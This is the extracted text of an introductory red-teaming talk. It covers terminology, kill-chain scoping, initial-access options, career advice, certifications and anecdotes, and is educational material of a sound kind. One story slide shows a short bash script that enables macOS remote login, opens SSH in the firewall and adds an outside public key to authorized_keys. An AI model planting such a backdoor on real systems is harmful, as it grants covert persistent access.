



INTRO TO RED TEAMING

Mon
TheJanitor / Pogi



Security Expert



Security Professional



XP Incident Handler



Incident Handler



Web App Pentester



Exploit Researcher



Wireless Pentester



XP Cyber Security



XP Intrusion Analyst



Security Essentials



Intrusion Analyst



Continuous Monitoring



Detection Analyst



Industrial Cyber Security Professional



Forensics Examiner



Forensics Analyst



Network Forensics Analyst



Adv Smartphone Forensics



Information Security Professional



Information Systems Manager



Information Systems Security Professional

Terminologies

Objectives

Scoping

Starting a Career

Trainings and Certs

Stories

1

2

3

4

5

6

AGENDA



Terminologies

Terminologies


- Penetration Testing
- Vulnerability Assessment / Scanning / Management
- Red Team
- Blue Team
- Purple Team
- Black Team
- Adversarial Emulation

Terminologies

- Vulnerability Assessment
 - Enumerate a system's vulnerability and threat landscape
- Penetration Test
 - Legal attempt to find a company's weakest link and break into its network
- Security Assessment
 - More than an attempt to break in; also includes analyzing company's security policy and procedures
 - Offers solutions to secure or protect the network

Red Teaming

Definition: Emulates the TTPs of real adversaries to improve the people, process, and technology in the target environment.



Goals – Risk Reduction



cje  
@caseyjohnellis

threat actor = someone who wants to punch you in the face
threat = the punch being thrown
vulnerability = your inability to defend against the punch
risk = the likelihood of getting punched in the face

6:47 AM · Apr 20, 2021 · Twitter Web App

512 Retweets 78 Quote Tweets 1,681 Likes

cje  
@caseyjohnellis · Apr 20
Replying to @caseyjohnellis
acceptable risk = your willingness to be punched in the face

 8  18  191 




RRSI PT SCOPING DIAGRAM

<SLID

Main To

- Body 1
- Bod
-



Ethical Hacking Maturity Model

Vulnerability
Scanning

Vulnerability
Assessment

Penetration
Testing

Red
Team

Purple Team
Exercise

Adversary
Emulation

- **Baseline Only**
- **You generally need to know how to walk before you can run**
 - But some do go from crawling to running.




<SLIDE

Main

- Bod
- B

FAST, CHEAP OR GREAT?

Please choose 2:



<SLIDE

Main

- Body
- Bo





Objectives & Scoping

Emulate Adversarial Objectives

- Financial Theft
 - Intellectual Property Theft
 - Industrial Espionage
 - Reputational Hits
 - Availability Disruption
 - Politically Motivated Attacks
- Note: Most of the time you don't need Domain Admin

Scoping

- End to End Testing Model
- Unified Kill Chain

	Cyber Kill Chain®	MITRE ATT&CK™	Unified Kill Chain
Reconnaissance	✓	✓	✓
Resource Development	✓	✓	✓
Delivery	✓	✓	✓
Social Engineering	✗	✗	✓
Exploitation	✓	✗	✓
Persistence	✓	✓	✓
Defense Evasion	✗	✓	✓
Command & Control	✓	✓	✓
Pivoting	✗	✗	✓
Discovery	✗	✓	✓
Privilege Escalation	✗	✓	✓
Execution	✗	✓	✓
Credential Access	✗	✓	✓
Lateral Movement	✗	✓	✓
Collection	✗	✓	✓
Exfiltration	✗	✓	✓
Impact	✗	✓	✓
Objectives	✓	✗	✓



Scoping – Initial Access

- Phishing Campaigns – Malware / Creds Harvesting?
- Wireless Intrusions
- Stolen Devices
- USB Drops
- USB HID Attacks
- Exposed Vulnerable Service
- Exposed Vulnerable Web/API
- Credential Reuse / Bruteforcing

- Assumed Breach Scenario

Scoping

- Phishing C
- Wireless In
- Stolen Dev
- USB Drops
- USB HID A
- Exposed V
- Exposed V
- Credentic

- Assumed

The screenshot shows a web browser displaying a CNN news article. The article title is "Former SolarWinds CEO blames intern for 'solarwinds123' password leak". The authors are listed as Brian Fung and Geneva Sands. The article includes a video player showing the FireEye CEO speaking, with a play button overlay. Below the video, there is a text summary of the article.

Former SolarWinds CEO blames intern for 'solarwinds123' password leak

By Brian Fung and Geneva Sands, CNN
Published 5:34 PM EST, Fri February 26, 2021

FireEye CEO on how the SolarWinds hack was discovered

03:24 - Source: CNNBusiness

Washington (CNN) — Current and former top executives at SolarWinds are blaming a company intern for a critical lapse in password security that apparently went undiagnosed for years.

The password in question, "solarwinds123," was discovered in 2019 on the public internet by an independent security researcher who warned the company that the leak had exposed a SolarWinds file server.


Scoping – Assumed Breach

- It's only a matter of time before a security incident occurs
- Assumption is that the organization is already compromised
- What can we do if we already have a foot hold in the org?
 - MFA for VPN and Email?
 - Application Control
 - Website Control
 - Monitoring
- Can test a disgruntled/compromised insider scenario
- See Mike Saunders of Red Siege's Presentation



Scoping – Time Requirements


- All engagements are time (resource) constrained
- Do we want to spend 80-100% of it getting initial access?
- Scenario Generation
- Infrastructure Deployment
- Tooling / Control Bypass Testing
- Domain / Infra Aging






Starting a Career

STEP 1. Fundamentals



STEP 1. Fundamentals

- Learn Linux
- Learn Windows
- Learn MacOS
- Learn Python
- Learn Bash / Zsh
- Learn Powershell
- Computer Networks



STEP 1. Fundamentals



STEP 2. Have a Playground

- Cloud Free Tiers
- Home Network
- Virtualization Platforms
- Authorized Sandbox in Corp

- Not your neighbor's WiFi



STEP 2. Find a Mentor



STEP 3. Start a Project / Contribute

```

root@kali: /usr/share/metasploit-framework/modules/exploits/multi/ht
File Edit View Search Terminal Help
GNU nano 2.2.6 File: pandora_upload_exec.rb

This module was created as an exercise in the Metasploit M$
that was facilitated by egypt and mubix.

},
'License' => MSF_LICENSE,
'Author' =>
[
  'Juan Galiana Lara', # Vulnerabi$
  'Raymond Nunez <rcnunez[at]upd.edu.ph>', # Metasploi$
  'Elizabeth Loyola <ecloyola[at]upd.edu.ph>', # Metasploi$
  'Fr330wn4g3 <Fr330wn4g3[at]gmail.com>', # Metasploi$
  '_flood <freshbones[at]gmail.com>', # Metasploi$
  'mubix <mubix[at]room362.com>', # Auth bypa$
  'egypt <egypt[at]metasploit.com>', # Auth bypa$
],
'References' =>
[
  ['CVE', '2010-4279'],
  ['OSVDB', '69549'],
  ['BID', '45112']
]
[ Cancelled ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Te ^T To Spell

```



STEP 3. Join Contests



STEP 3. And Win IT!



Capture the Packet
@Capturetp

The Winners of the #CTP are:

1. DuterTeam
2. AOLJunkies
3. SecDSM

Congrats to DuterTeam for the Black Badge!
#defcon

07/08/2016, 5:56 PM





Trainings and Certs


OSCP

Gatekeeping Certification for Red Team

- Teaches Kali
 - Some web applications
 - Some basic exploit development
- Gives you a methodology
- Tests your documentation skills



Security Certification Roadmap





Stories

Macs are Secure...

Main Topic

```
1  #!/bin/bash
2  systemsetup -setremotelogin on > /dev/null 2>&1
3  ipfw add 10000 allow tcp from any to any dst-port 22
4  mkdir -p ~/.ssh
5  chmod 700 ~/.ssh
6  echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQ..|" >> ~/.ssh/authorized_keys
7  chmod 700 ~/.ssh/authorized_keys
```



OODA

